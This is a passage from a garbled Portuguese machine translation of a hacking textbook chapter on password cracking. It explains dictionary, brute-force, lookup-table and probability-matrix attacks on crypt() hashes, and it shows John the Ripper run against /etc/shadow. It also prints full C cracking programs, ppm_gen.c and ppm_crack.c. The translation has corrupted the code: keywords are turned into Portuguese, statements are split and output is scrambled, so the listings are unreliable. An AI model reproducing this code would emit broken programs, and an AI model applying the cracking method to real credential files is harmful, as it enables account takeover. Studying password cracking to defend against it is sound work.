Como a palavra *teste* era a senha original e essa palavra é encontrada no arquivo de palavras, o hash da senha acabará sendo decifrado. É por isso que é considerada uma prática de segurança ruim usar senhas que sejam palavras de dicionário ou baseadas em palavras de dicionário.

A desvantagem desse ataque é que, se a senha original não for uma palavra encontrada no arquivo de dicionário, a senha não será encontrada. Por exemplo, se uma palavra que não faz parte do dicionário, como h4R%, for usada como senha, o ataque de dicionário não conseguirá encontrá-la:

```
reader@hacking:~/booksrc $ ./crypt_test h4R% je
senha "h4R%" com sal "je" hashes to => jeMqqflfPNNT reader@hacking:~/booksrc $
./crypt_crack /usr/share/dict/words jeMqqflfPNNT O valor do sal é 'je'
palavra de tentativa:                                     => jesS3DmkteZYk
palavra de tentativa:                                     => jeV7uK/S.y/KU
palavra de tentativa:                                     => jeEcn7sF7jwWU
palavra de tentativa:                                     => jeSFGex8ANJDE
palavra de tentativa:                                     => jesSDhacNYUbc
palavra de tentativa:                                     => jeyQc3uB14q1E
palavra de tentativa:                                     => je7AQsxfhvsvyM
```

palavra de Aaliyah
tentativa: ==> je/vAqRJyOZvU

.:[saída cortada]:.

tentan palavra	zooms	==>	je8A6DQ87wHHI
do :			
tentan palavra	zoológicos	==>	jePmCz9ZNPwKU
do :			
tentan palavra	abobrinha	==>	jeqZ9LSWt.esl
do :			
tentan palavra	abobrinhas	==>	jeqZ9LSWt.esl
do :			
tentan palavra	abobrinhas	==>	jeqZ9LSWt.esl
do :			
tentan palavra	zwieback	==>	jezzR3b5zwlys
do :			
tentan palavra	zwieback's	==>	jezzR3b5zwlys
do :			
tentan palavra	zigoto	==>	jei5HG7JrfLy6
do :			
tentan palavra	do zigoto	==>	jej86M9AG0yj2
do :			
tentan palavra	zigotos	==>	jeWHQebUlxTmo
do :			

Não foi possível encontrar a senha de texto simples na lista de palavras fornecida.

Os arquivos de dicionário personalizados geralmente são criados usando idiomas diferentes, modificações padrão de palavras (como transformar letras em números) ou simplesmente anexar números ao final de cada palavra. Embora um dicionário maior p r o d u z a mais senhas, também levará mais tempo para ser processado.

0x762 Ataques de força bruta exaustivos

Um ataque de dicionário que tenta todas as combinações possíveis é um ataque *de força bruta exaustivo*. Embora esse tipo de ataque seja tecnicamente capaz de decifrar todas as senhas possíveis, provavelmente levará mais tempo do que os netos de seus netos estariam dispostos a esperar.

Com 95 caracteres de entrada possíveis para senhas do tipo `crypt()`, há 95^8 senhas possíveis para uma pesquisa exaustiva de todas as senhas de oito caracteres

senhas, o que equivale a mais de sete quatrilhões de senhas possíveis. Esse número aumenta tão rapidamente porque, à medida que outro caractere é adicionado ao comprimento da senha, o número de senhas possíveis cresce exponencialmente. Supondo que haja 10.000 tentativas por segundo, seriam necessários cerca de 22.875 anos para tentar todas as senhas. Distribuir esse esforço em várias máquinas e processadores é uma abordagem possível; no entanto, é importante lembrar que isso só alcançará uma aceleração linear. Se mil máquinas fossem combinadas, cada uma com capacidade para 10.000 tentativas por segundo, o esforço ainda levaria mais de 22 anos. O aumento de velocidade linear obtido com a adição de outra máquina é marginal em comparação com o crescimento do espaço de chaves quando outro caractere é adicionado ao comprimento da senha.

Felizmente, o inverso do crescimento exponencial também é verdadeiro; à medida que os caracteres são removidos do comprimento da senha, o número de senhas possíveis diminui exponencialmente. Isso significa que uma senha de quatro caracteres tem apenas 95^4 senhas possíveis. Esse espaço de chaves tem apenas cerca de 84 milhões de senhas possíveis, que podem ser quebradas exaustivamente (supondo 10.000 quebras por segundo) em pouco mais de duas horas. Isso significa que, mesmo que uma senha como `h4R%` não esteja em nenhum dicionário, ela pode ser decifrada em um período de tempo razoável.

Isso significa que, além de evitar palavras do dicionário, o tamanho da senha também é importante. Como a complexidade aumenta exponencialmente, dobrar o tamanho para produzir uma senha de oito caracteres deve levar o nível de esforço necessário para decifrar a senha a um período de tempo não razoável.

O Solar Designer desenvolveu um programa de quebra de senhas chamado John the Ripper que usa primeiro um ataque de dicionário e depois um ataque exaustivo de força bruta. Esse programa é provavelmente o mais popular de seu tipo;

está disponível em <http://www.openwall.com/john>. Ele foi incluído no LiveCD.

```
reader@hacking:~/booksrc $ john
```

John the Ripper Versão 1.6 Copyright (c) 1996-98 por Solar Designer Uso: john

[OPTIONS] [PASSWORD-FILES]

-single	"Modo de "rachadura única
-wordfile:FILE -stdin	modo de lista de palavras, lê palavras de FILE ou stdin

-regras

ativar regras para o modo de lista de palavras

```

-incremental[:MODE] modo incremental [usando a seção MODE]
-external:MODE modo externo ou filtro de palavras
-stdout[:LENGTH] sem cracking, apenas escreve palavras no stdout
-restore[:FILE] restaurar uma sessão interrompida [do ARQUIVO]
-session:FILE define o nome do arquivo de sessão como FILE
-status[:FILE] imprime o status de uma sessão [de FILE]
-makechars:FILE cria um conjunto de caracteres, o ARQUIVO será sobreescrito
-showshow cracked passwords (mostrar senhas quebradas)

-test executar um benchmark

-users:[-]LOGIN | UID[,...] carrega somente esse(s) usuário(s)
-groups:[-]GID[,...] carrega apenas os usuários deste(s) grupo(s)
-shells:[-]SHELL[,...] carrega usuários apenas com esse(s) shell(s)
-salts:[-]COUNT carrega sais com pelo menos COUNT senhas apenas
-format: NAMEforçar o formato de texto cifrado NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL habilita a economia de memória, em
LEVEL 1..3 reader@hacking:~/booksrc $ sudo tail -3 /etc/shadow
matrix:$1$zCcrXvsm$GdpHxqC9epMrdQcayUx0/:13763:0:99999:7:::
jose:$1$pRS4.l8m$Zy5of8AtD800SeMgm.2Yg.:13786:0:99999:7:::
reader:U6aMy0wojraho:13764:0:99999:7:::
reader@hacking:~/booksrc $ sudo john /etc/shadow
Carregou 2 senhas com 2 sais diferentes (FreeBSD MD5 [32/32]) palpites: 0
time: 0:00:00:01 0% (2) c/s: 5522 trying: koko
palpites: 0 tempo: 0:00:00:03 6% (2) c/s: 5489 tentando: exportações
palpites: 0 time: 0:00:00:05 10% (2) c/s: 5561 trying: catcat
palpites: 0 tempo: 0:00:00:09 20% (2) c/s: 5514 tentando: dilbert!
palpites: 0 tempo: 0:00:00:10 22% (2) c/s: 5513 tentando: redrum3
testing7 (jose)
palpites: 1 tempo: 0:00:00:14 44% (2) c/s: 5539 tentando: KnightKnight
palpites: 1 tempo: 0:00:00:17 59% (2) c/s: 5572 tentando: Gofish! Sessão
abandonada

```

Nessa saída, é mostrado que a conta jose tem a senha testing7.

0x763 Tabela de pesquisa de hash

Outra ideia interessante para a quebra de senhas é usar uma tabela de pesquisa de hash gigante. Se todos os hashes de todas as senhas possíveis fossem pré-calculados e armazenados em uma estrutura de dados pesquisável em algum lugar, qualquer senha poderia ser decifrada

no tempo que leva para pesquisar. Supondo uma pesquisa binária, esse tempo seria de aproximadamente $O(\log_2 N)$, em que N é o número de entradas. Como N é 95^8 no caso de senhas de oito caracteres, isso resulta em cerca de $O(8 \log_2 95)$, o que é bastante rápido.

No entanto, uma tabela de pesquisa de hash como essa exigiria cerca de 100.000 terabytes de armazenamento. Além disso, o design do algoritmo de hash de senha leva em consideração esse tipo de ataque e o atenua com o valor do sal. Como várias senhas de texto simples serão transformadas em hashes de senha diferentes com sais diferentes, seria necessário criar uma tabela de pesquisa separada para cada sal. Com a função crypt() baseada em DES, há 4.096 valores de sal possíveis, o que significa que mesmo para um espaço de chave menor, como todas as senhas possíveis de quatro caracteres, uma tabela de pesquisa de hash se torna impraticável. Com um sal fixo, o espaço de armazenamento necessário para uma única tabela de pesquisa para todas as senhas possíveis de quatro caracteres é de aproximadamente um gigabyte, mas, devido aos valores de sal, há

4.096

430 0x
7 0 0

hashes possíveis para uma única senha de texto simples, necessitando de 4.096 tabelas diferentes. Isso aumenta o espaço de armazenamento necessário para cerca de 4,6 terabytes, o que dissuade bastante esse tipo de ataque.

0x764 Matriz de probabilidade de senha

Há uma compensação entre a capacidade de computação e o espaço de armazenamento que existe em toda parte. Isso pode ser visto nas formas mais elementares da ciência da computação e na vida cotidiana. Os arquivos MP3 usam a compactação para armazenar um arquivo de som de alta qualidade em uma quantidade relativamente pequena de espaço, mas a demanda por recursos computacionais aumenta. As calculadoras de bolso usam essa compensação na outra direção, mantendo uma tabela de pesquisa para funções como seno e cosseno para evitar que a calculadora faça cálculos pesados.

Essa compensação também pode ser aplicada à criptografia no que ficou conhecido como ataque de compensação de tempo/espaço. Embora os métodos de Hellman para esse tipo de ataque sejam provavelmente mais eficientes, o código-fonte a seguir deve ser mais fácil de entender. No entanto, o princípio geral é sempre o mesmo: Tente encontrar o ponto ideal entre o poder computacional e o espaço de armazenamento, de modo que um ataque exaustivo de força bruta possa ser concluído em um período de tempo razoável, usando uma quantidade razoável de espaço. Infelizmente, o dilema dos sais ainda se apresentará, pois esse método ainda requer alguma forma de armazenamento. No entanto, há apenas 4.096 sais possíveis com hashes de senha no estilo `crypt()`, portanto, o efeito desse problema pode ser diminuído reduzindo-se o espaço de armazenamento necessário o suficiente para permanecer razoável, apesar do multiplicador de 4.096.

Esse método usa uma forma de compactação com perdas. Em vez de ter uma tabela de pesquisa de hash exata, vários milhares de possíveis valores de texto simples serão retornados quando um hash de senha for inserido. Esses valores podem ser verificados rapidamente para convergir para a senha de texto simples original, e a compactação com perdas permite uma grande redução de espaço. No código de demonstração a seguir, é usado o espaço-chave para todas as senhas possíveis de quatro caracteres (com um salt fixo). O espaço de armazenamento necessário é reduzido em 88%, em comparação com uma tabela de pesquisa de hash completa (com um sal fixo), e o espaço-chave que deve ser forçado por força bruta é reduzido em cerca de 1.018 vezes. Sob a suposição de 10.000 rachaduras por segundo, esse método pode quebrar qualquer palavra-chave de quatro caracteres (com um sal fixo) em menos de oito segundos, o que representa uma aceleração considerável em comparação com as duas horas necessárias para um ataque exaustivo de força bruta do mesmo espaço-chave.

Esse método cria uma matriz binária tridimensional que correlaciona partes dos valores de hash com partes dos valores de texto simples. No eixo x, o texto simples é dividido em dois pares: os dois primeiros caracteres e os dois segundos caracteres. Os valores possíveis são enumerados em um vetor binário que tem 95^2 , ou 9.025, bits de comprimento (cerca de 1.129 bytes). No eixo y, o texto cifrado é dividido em quatro blocos de três caracteres. Eles são enumerados da mesma forma nas colunas, mas apenas quatro bits do terceiro caractere são de fato usados. Isso significa que há $64^2 - 4$, ou 16.384, colunas. O eixo z existe simplesmente para manter oito matrizes bidimensionais diferentes, de modo que existem quatro para cada um dos pares de texto simples.

A ideia básica é dividir o texto simples em dois valores emparelhados que são enumerados ao longo de um vetor. Todo texto simples possível é transformado em texto cifrado, e o texto cifrado é usado para encontrar a coluna apropriada da matriz.

Em seguida, o bit de enumeração de texto simples na linha da matriz é ativado. Quando os valores do texto cifrado são reduzidos em pedaços menores, as colisões são inevitáveis.

Plaintexto	Hash
teste	jeHEAX1m66RV.
!Jjh	jeHEA38vqlkkQ
".F+	jeHEA1Tbde5FE
"8,J	jeHEAnX8kQK3I

Nesse caso, a coluna para HEA teria os bits correspondentes aos pares de texto simples te, !J, ". e "8 ativados, pois esses pares de texto simples/hash são adicionados à matriz.

Depois que a matriz estiver completamente preenchida, quando um hash como jeHEA38vqlkkQ for inserido, a coluna para HEA será pesquisada e a matriz bidimensional retornará os valores te, !J, ". e "8 para os dois primeiros caracteres do texto simples. Há quatro matrizes como essa para os dois primeiros caracteres, usando a substring de texto cifrado dos caracteres 2 a 4, 4 a 6, 6 a 8 e 8 a 10, cada uma com um vetor diferente de possíveis valores de texto simples dos dois primeiros caracteres. Cada vetor é extraído e combinado com um AND bit a bit. Isso deixará apenas os bits ativados que correspondem aos pares de texto simples listados como possibilidades para cada substring de texto cifrado. Há também quatro matrizes como essa para os dois últimos caracteres do texto simples.

Os tamanhos das matrizes foram determinados pelo princípio do buraco de pombo. Esse é um princípio simples que afirma: Se $k + 1$ objetos forem colocados em k caixas, pelo menos uma das caixas conterá dois objetos. Portanto, para obter os melhores resultados, o objetivo é que cada vetor tenha um pouco menos da metade de 1s. Como 95^4 , ou 81.450.625, entradas serão colocadas nas matrizes, é necessário que haja aproximadamente o dobro de buracos para atingir 50% de saturação. Como cada vetor tem 9.025 entradas, deve haver cerca de $(95^4 - 2) / 9025$ colunas. Isso resulta em cerca de 18.000 colunas. Como as substrings de texto cifrado de três caracteres estão sendo usadas para as colunas, os dois primeiros caracteres e quatro bits do terceiro caractere são usados para fornecer $64^2 - 4$, ou cerca de 16 mil colunas (há apenas 64 valores possíveis para cada caractere do hash de texto cifrado). Isso deve ser suficiente, pois quando um bit é adicionado duas vezes, a sobreposição é ignorada. Na prática, cada vetor acaba sendo cerca de 42% saturado com 1s.

Como há quatro vetores que são extraídos para um único texto cifrado, a probabilidade de qualquer posição de enumeração ter um valor 1 em cada vetor é de cerca de 0,42⁴, ou cerca de 3,11%. Isso significa que, em média, as 9.025 possibilidades para os dois primeiros caracteres do texto simples são reduzidas em cerca de 97% para 280 possibilidades. Isso também é feito para os dois últimos caracteres, fornecendo cerca de 280^2 , ou 78.400, valores possíveis de texto simples. Sob a suposição de 10.000 rachaduras por segundo, esse espaço-chave reduzido levaria menos de 8 segundos para ser verificado.

É claro que há desvantagens. Primeiro, leva pelo menos o mesmo tempo para criar a matriz que o ataque de força bruta original levaria; no entanto, esse é um custo único. Além disso, os saíns ainda tendem a proibir qualquer tipo de ataque de armazenamento, mesmo com a redução dos requisitos de espaço de armazenamento.

As duas listagens de código-fonte a seguir podem ser usadas para criar uma matriz de probabilidade de senha e decifrar senhas com ela. A primeira listagem gerará uma matriz que pode ser usada para decifrar todas as senhas possíveis de quatro caracteres salgadas com je. A segunda listagem usará a matriz gerada para de fato decifrar a senha.

ppm_gen.c

```
*****\n/* Matriz de probabilidade de senha * Arquivo: ppm_gen.c *\n*****\n*\n* Autor: Jon Erickson <matrix@phiral.com> *\n* Organização: Laboratórios de Pesquisa Phiral *\n*\n* Este é o programa de geração para a prova PPM de *\n* conceito. Ele gera um arquivo chamado 4char.ppm, que *\n* contém informações sobre todos os possíveis 4- *\n* senhas de caracteres salgadas com "je". Esse arquivo pode *\n* ser usado para decifrar rapidamente as senhas encontradas neste *\n* com o programa ppm_crack.c correspondente. *\n*\n*****\n\n#define _XOPEN_SOURCE\n#include <unistd.h>\n#include <stdio.h>\n#include <stdlib.h>\n\n#define HEIGHT 16384\n#define WIDTH 1129\n#define DEPTH 8\n#define SIZE HEIGHT * WIDTH * DEPTH\n\n/* Mapear um único byte de hash para um valor\nenumerado. */ int enum_hashbyte(char a) {\n    int i, j;\n    i = (int)a;\n    se((i >= 46) && (i <= 57)) j\n        = i - 46;\n    else if ((i >= 65) && (i <= 90)) j\n        = i - 53;\n    else if ((i >= 97) && (i <= 122)) j =\n        i - 59;\n    retornar j;\n}\n\n/* Mapear 3 bytes de hash para um valor enumerado.\n*/ int enum_hashtable(char a, char b, char c) {
```

```

    return (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+enum_hashbyte(b));
}
/* Enviar uma mensagem e sair. */
void barf(char *message, char *extra) { printf(message,
    extra);
    exit(1);
}

/* Gerar um arquivo 4-char.ppm com todas as senhas possíveis de 4 caracteres
(salgadas com je). */
int main() {
    char plain[5]; char
    *code, *data; int i,
    j, k, l;
    unsigned int charval, val;
    FILE *handle;
    Se (!(handle = fopen("4char.ppm", "w")))
        barf("Erro: Não foi possível abrir o arquivo '4char.ppm' para gravação.\n", NULL);

    dados = (char *) malloc(SIZE);
    se (!(dados))
        barf("Error: Couldn't allocate memory.\n", NULL);

    for(i=32; i<127; i++) { for(j=32;
        j<127; j++) {
            printf("Adding %c%c** to 4char.ppm..\n", i, j);
            for(k=32; k<127; k++) {
                for(l=32; l<127; l++) {

                    plain[0] = (char)i; // Construir cada
                    plain[1] = (char)j; // possível 4 bytes
                    plain[2] = (char)k; // senha. plain[3] =
                    (char)l;
                    plain[4] = '\0';
                    code = crypt((const char *)plain, (const char *) "je"); // Coloque-o em hash.

                    /* Armazenar informações estatísticas sobre os emparelhamentos com perdas. */
                    val = enum_hashtable(code[2], code[3], code[4]); // Armazena informações sobre os bytes 2-4.

                    charval = (i-32)*95 + (j-32); // Primeiros 2 bytes de texto simples
                    data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                    val += (HEIGHT * 4);
                    charval = (k-32)*95 + (l-32); // Últimos 2 bytes de texto simples
                    data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                    val = HEIGHT + enum_hashtable(code[4], code[5], code[6]); // bytes 4-6
                    charval = (i-32)*95 + (j-32); // Primeiros 2 bytes de texto simples
                    data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                    val += (HEIGHT * 4);
                    charval = (k-32)*95 + (l-32); // Últimos 2 bytes de texto simples
                    data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                    val = (2 * HEIGHT) + enum_hashtable(code[6], code[7], code[8]); // bytes 6-8
                    charval = (i-32)*95 + (j-32); // Primeiros 2 bytes de texto simples
                    data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                    val += (HEIGHT * 4);

```

```

charval = (k-32)*95 + (l-32); // Últimos 2 bytes de texto simples
data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

val = (3 * HEIGHT) + enum_hashtable(code[8], code[9], code[10]); // bytes 8-10 charval
= (i-32)*95 + (j-32); // Primeiros 2 caracteres de texto simples
data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
val += (HEIGHT * 4);
charval = (k-32)*95 + (l-32); // Últimos 2 bytes de texto simples
data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
}
}
}
printf("finished... saving..\n");
fwrite(data, SIZE, 1, handle);
free(data);
fclose(handle);
}

```

O primeiro trecho de código, ppm_gen.c, pode ser usado para gerar uma matriz de probabilidade de senha de quatro caracteres, conforme mostrado na saída abaixo. O A opção -O3 passada para o GCC diz a ele para otimizar o código para velocidade ao compilar.

```

reader@hacking:~/booksrc $ gcc -O3 -o ppm_gen ppm_gen.c -lcrypt
reader@hacking:~/booksrc $ ./ppm_gen
Adicionando ** a 4char.ppm...
Adicionando      !**      a
4char.ppm... Adicionando " **"
a 4char.ppm...

.:[ saída cortada ]:

Adicionando ~|** a
4char.ppm... Adicionando ~}**
a 4char.ppm... Adicionando
~~** a 4char.ppm...
terminado... salvando...
@hacking:~ $ ls -lh 4char.ppm
-rw-r--r-- 1          142M 2007-09-30 13:56 4char.ppm
leitor@hacking:~/booksrc $

```

O arquivo 4char.ppm de 142 MB contém associações livres entre o texto simples e os dados de hash para cada senha de quatro caracteres possível. Esses dados podem ser usados por este próximo programa para decifrar rapidamente senhas de quatro caracteres que frustrariam um ataque de dicionário.

ppm_crack.c

```

*****
*   Matriz de probabilidade de senha *   Arquivo: ppm_crack.c *
*****
*
* Autor:           Jon Erickson <matrix@phiral.com>
* Organização:    Laboratórios de Pesquisa Phiral
*

```

```

* Este é o programa de crack para a prova de conceito do PPM*.
* Ele usa um arquivo existente chamado 4char.ppm, que *
* contém informações sobre todos os possíveis 4-
* senhas de caracteres salgadas com "je". Esse arquivo pode *
* ser gerados com o programa ppm_gen.c correspondente. *
*
\*****
```

```

#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH 1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH
#define DCM HEIGHT * WIDTH

/* Mapear um único byte de hash para um valor enumerado.
*/
int enum_hashbyte(char a) {
    int i, j;
    = (int)a;
    se((i >= 46) && (i <= 57)) j =
        i - 46;
    else if ((i >= 65) && (i <= 90)) j =
        i - 53;
    else if ((i >= 97) && (i <= 122)) j =
        i - 59;
    retornar j;
}

/* Mapear 3 bytes de hash para um valor enumerado.
*/
int enum_hashtriplet(char a, char b, char c) {
    return (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+enum_hashbyte(b));
}

/* Mesclar dois vetores.*/
void merge(char *vector1, char *vector2) { int i;
    for(i=0; i < LARGURA; i++)
        vector1[i] &= vector2[i];
}

/* Retorna o bit no vetor na posição de índice passada */
int get_vector_bit(char *vector, int index) {
    return ((vetor[(índice/8)]&(1<<(índice%8)))>>(índice%8));
}

/* Conta o número de pares de texto simples no vetor passado */
int count_vector_bits(char *vector) {
    int i, count=0; for(i=0;
    i < 9025; i++)
        count += get_vector_bit(vector, i); return
    count;
```

```

}

/* Imprimir os pares de texto simples que cada bit ON no vetor enumera. // void
print_vector(char *vector) {
    int i, a, b, val; for(i=0;
    i < 9025; i++) {
        if(get_vector_bit(vector, i) == 1) { // Se o bit estiver ativado,
            a = i / 95;                  // calcular o
            b = i - (a * 95);           // par de texto
            simples printf("%c%c ",a+32, b+32); // e
            imprima-o.
        }
    }
    printf("\n");
}

/* Enviar uma mensagem e sair. */
void barf(char *message, char *extra) { printf(message,
    extra);
    exit(1);
}

/* Decifrar uma senha de 4 caracteres usando o arquivo 4char.ppm
gerado. */ int main(int argc, char *argv[]) {
    char *pass, plain[5];
    unsigned char bin_vector1[WIDTH], bin_vector2[WIDTH], temp_vector[WIDTH]; char
    prob_vector1[2][9025];
    char prob_vector2[2][9025];
    int a, b, i, j, len, pv1_len=0, pv2_len=0; FILE
    *fd;

    se(argc < 1)
        barf("Uso: %s <hash de senha> ( usará o arquivo 4char.ppm)\n", argv[0]);

    Se(!(fd = fopen("4char.ppm", "r")))
        barf("Fatal: Couldn't open PPM file for reading.\n", NULL); pass =
    argv[1]; // O primeiro argumento é o hash da senha

    printf("Filtragem de possíveis bytes de texto simples para os dois primeiros caracteres:\n");

    fseek(fd,(DCM*0)+enum_hashtable(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET); fread(bin_vector1,
    WIDTH, 1, fd); // Lê o vetor que associa os bytes 2-4 do hash.

    len = count_vector_bits(bin_vector1);
    printf("apenas 1 vetor de 4:\t%d pares de texto simples, com %0.2f%% saturação\n", len, len*100.0/
    9025.0);

    fseek(fd,(DCM*1)+enum_hashtable(pass[4], pass[5], pass[6])*WIDTH, SEEK_SET); fread(temp_vector,
    WIDTH, 1, fd); // Lê o vetor que associa os bytes 4-6 do hash. merge(bin_vector1, temp_vector); // Mescla-o com o primeiro vetor.

    len = count_vector_bits(bin_vector1);
    printf("vetores 1 E 2 mesclados:\t%d pares de texto simples, com %0.2f%% saturação\n", len,
    len*100.0/9025.0);
}

```

```

fseek(fd,(DCM*2)+enum_hashtriplet(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET); fread(temp_vector,
WIDTH, 1, fd); // Lê o vetor que associa os bytes 6-8 do hash. merge(bin_vector1, temp_vector); //
Mescla-o com os dois primeiros vetores.

len = count_vector_bits(bin_vector1);
printf("primeiros 3 vetores mesclados:\t%d pares de texto simples, com %0.2f%% saturação\n", len,
len*100.0/9025.0);

fseek(fd,(DCM*3)+enum_hashtriplet(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET); fread(temp_vector,
WIDTH, 1, fd); // Lê o vetor associado aos bytes 8-10 do hash. merge(bin_vector1, temp_vector); //
Mescla-o com os outros vetores.

len = count_vector_bits(bin_vector1);
printf("todos os 4 vetores mesclados:\t%d pares de texto simples, com %0.2f%% saturação\n", len,
len*100.0/9025.0);

printf("Possíveis pares de texto simples para os dois primeiros bytes:\n");
print_vector(bin_vector1);

printf("\nFiltragem de possíveis bytes de texto simples para os dois últimos caracteres:\n");

fseek(fd,(DCM*4)+enum_hashtriplet(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET); fread(bin_vector2,
WIDTH, 1, fd); // Leia o vetor que associa os bytes 2-4 do hash.

len = count_vector_bits(bin_vector2);
printf("apenas 1 vetor de 4:\t%d pares de texto simples, com %0.2f%% saturação\n", len, len*100.0/
9025.0);

fseek(fd,(DCM*5)+enum_hashtriplet(pass[4], pass[5], p a s s [6])*WIDTH, SEEK_SET); fread(temp_vector,
WIDTH, 1, fd); // Lê o vetor que associa os bytes 4-6 do hash. merge(bin_vector2, temp_vector); //
Mescla-o com o primeiro vetor.

len = count_vector_bits(bin_vector2);
printf("vetores 1 E 2 mesclados:\t%d pares de texto simples, com %0.2f%% saturação\n", len,
len*100.0/9025.0);

fseek(fd,(DCM*6)+enum_hashtriplet(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET); fread(temp_vector,
WIDTH, 1, fd); // Lê o vetor que associa os bytes 6-8 do hash. merge(bin_vector2, temp_vector); //
Mescla-o com os dois primeiros vetores.

len = count_vector_bits(bin_vector2);
printf("primeiros 3 vetores mesclados:\t%d pares de texto simples, com %0.2f%% saturação\n", len,
len*100.0/9025.0);

fseek(fd,(DCM*7)+enum_hashtriplet(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET); fread(temp_vector,
WIDTH, 1, fd); // Lê o vetor associado aos bytes 8-10 do hash. merge(bin_vector2, temp_vector); //
Mescla-o com os outros vetores.

len = count_vector_bits(bin_vector2);
printf("todos os 4 vetores mesclados:\t%d pares de texto simples, com %0.2f%% saturação\n", len,
len*100.0/9025.0);

printf("Possíveis pares de texto simples para os dois últimos bytes:\n");
print_vector(bin_vector2);

```

```

printf("Construindo vetores de probabilidade...\n");
for(i=0; i < 9025; i++) { // Encontre os dois primeiros bytes de texto simples possíveis.
    if(get_vector_bit(bin_vector1, i)==1) {
        prob_vector1[0][pv1_len] = i / 95;
        prob_vector1[1][pv1_len] = i - (prob_vector1[0][pv1_len] * 95);
        pv1_len++;
    }
}
for(i=0; i < 9025; i++) { // Encontre os dois últimos bytes de texto simples possíveis.
    if(get_vector_bit(bin_vector2, i)) {
        prob_vector2[0][pv2_len] = i / 95;
        prob_vector2[1][pv2_len] = i - (prob_vector2[0][pv2_len] * 95);
        pv2_len++;
    }
}

printf("Cracking remaining %d possibilites..\n", pv1_len*pv2_len); for(i=0; i
< pv1_len; i++) {
    for(j=0; j < pv2_len; j++) { plain[0] =
        prob_vector1[0][i] + 32; plain[1] =
        prob_vector1[1][i] + 32; plain[2] =
        prob_vector2[0][j] + 32; plain[3] =
        prob_vector2[1][j] + 32; plain[4] = 0;
        if(strcmp(crypt(plain, "je"), pass) == 0) {
            printf("Password : %s\n", plain);
            i = 31337;
            j = 31337;
        }
    }
}
se(i < 31337)
    printf("A senha não foi salgada com 'je' ou não tem 4 caracteres.\n");

fclose(fd);
}

```

O segundo trecho de código, ppm_crack.c, pode ser usado para decifrar a problemática senha h4R% em questão de segundos:

```

reader@hacking:~/booksrc $ ./crypt_test h4R% je
senha "h4R%" com sal "je" hashes para ==> jeMqqflfPNNTE reader@hacking:~/booksrc $
gcc -O3 -o ppm_crack ppm_crack.c -lcrypt reader@hacking:~/booksrc $ ./ppm_crack
jeMqqflfPNNTE
Filtragem de possíveis bytes de texto simples para os dois
primeiros caracteres: apenas 1 vetor de 4: 3801 pares de texto
simples, com 42,12% de saturação
vetores 1 E 2 mesclados: 1666 pares de texto simples, com 18,46% de
saturação primeiros 3 vetores mesclados: 695 pares de texto simples,
com 7,70% de saturação todos os 4 vetores mesclados: 287 pares de
texto simples, com 3,18% de saturação Possíveis pares de texto simples
para os dois primeiros bytes:
4 9 N !& !M IQ "/5 "W #K #d #g #p $K $O $s %) %Z \%r &(&T '- 'O '7 'D
'F ( (v (| )+ ) . )E )W *c *p *q *t *x+C-5-A-[ -a .% .D .S .f /t 02 07 0? 0e 0{ 0| 1A 1U
1V 1Z 1d 2V 2e 2q 3P 3a 3k 3m 4E 4M 4P 4X 4f 6 6 , 6C 7: 7@ 7S
7z 8F 8H 9R 9U 9_ 9~ :- :q :s ;G ;J ;Z ;k <! <8 =! =3 =H =L =N =Y >V >X ?1 @#

```

```

@W @v @| AO B/ B0 BO Bz C( D8 D> E8 EZ F@ G& G? Gj Gy H4 I@ J JN JT JU Jh Jq Ks Ku M) M{ N,
N: NC NF NQ NY O/ O[ P9 Pc Q! QA Qi Qv RA Sg Sv T0 Te U& U> UO VT V[ V] Vc Vg Vi W: WG X" X6 XZ
X` Xp YT YV Y` YI Yy Y{ Za [\$ [* [9 [m [z \"] \
+ `C\O\w]( ]:@]w_K_j`q a. aN a^ ae au b: bG bP cE cP dU d] e! fI fv g! gG h+ h4 hc iI
iT iV iZ in k. kp i5 i` lm lq m, m= mE n0 nD nQ n~ o# o: o^ p0 p1 pC pc q* q0 qQ qf rA rY s"
sD sz tK tw u- v$ v. v3 v; v_vI vo wP wt x" x& x+x1 xQ xX xi yn yo zO zP zU z[ z^ zf zi zr
zt {- {B {a |s }} }+ }? }y ~L~m

```

Filtragem de possíveis bytes de texto simples para os dois últimos caracteres:
apenas 1 vetor de 4: 3821 pares de texto simples, com 42,34% de saturação
vetores 1 E 2 mesclados: 1677 pares de texto simples, com 18,58% de
saturação primeiros 3 vetores mesclados: 713 pares de texto simples,
com 7,90% de saturação todos os 4 vetores mesclados: 297 pares de
texto simples, com 3,29% de saturação Possíveis pares de texto simples
para os dois últimos bytes:

```

! & != !H !I !K !P !X !o !~ "r"{} %# #0 $5 $] %K %M %T &" &% &(& &0 &4 &I
&q &}'B 'Q 'd )j )w *I *] *e *j *k *o *w *| +B +W , ,J ,V -z . .$. T /' /_ 0Y Oi Os 1!
1= 1I 1v 2- 2/ 2g 2k 3n 4K 4Y 4\ 4y 5- 5M 50 5} 6+ 62 6E 6j 7* 74
8E 9Q 9\ 9a 9b :8 :; :A :H :S :w ;" ;& ;L <L <m <r <u =, =4 =v >v >x ?& ?` ?j
?w @0 A* B B@ BT C8 CF CJ CN C} D+ D? DK Dc EM EQ FZ GO GR H) Hj I: I> J( J+ J3 J6 Jm K# K)
K@ L, L1 LT N* NW N` O= O[ Ot P: P\ Ps Q- Qa R% RJ RS S3 Sa T!
T$ T@TR T_ Th U" U1 V* {W3 Wy Wz X% X% Y* Y? Yw Z7 Za Zh Zi Zm [F \(\3\5\
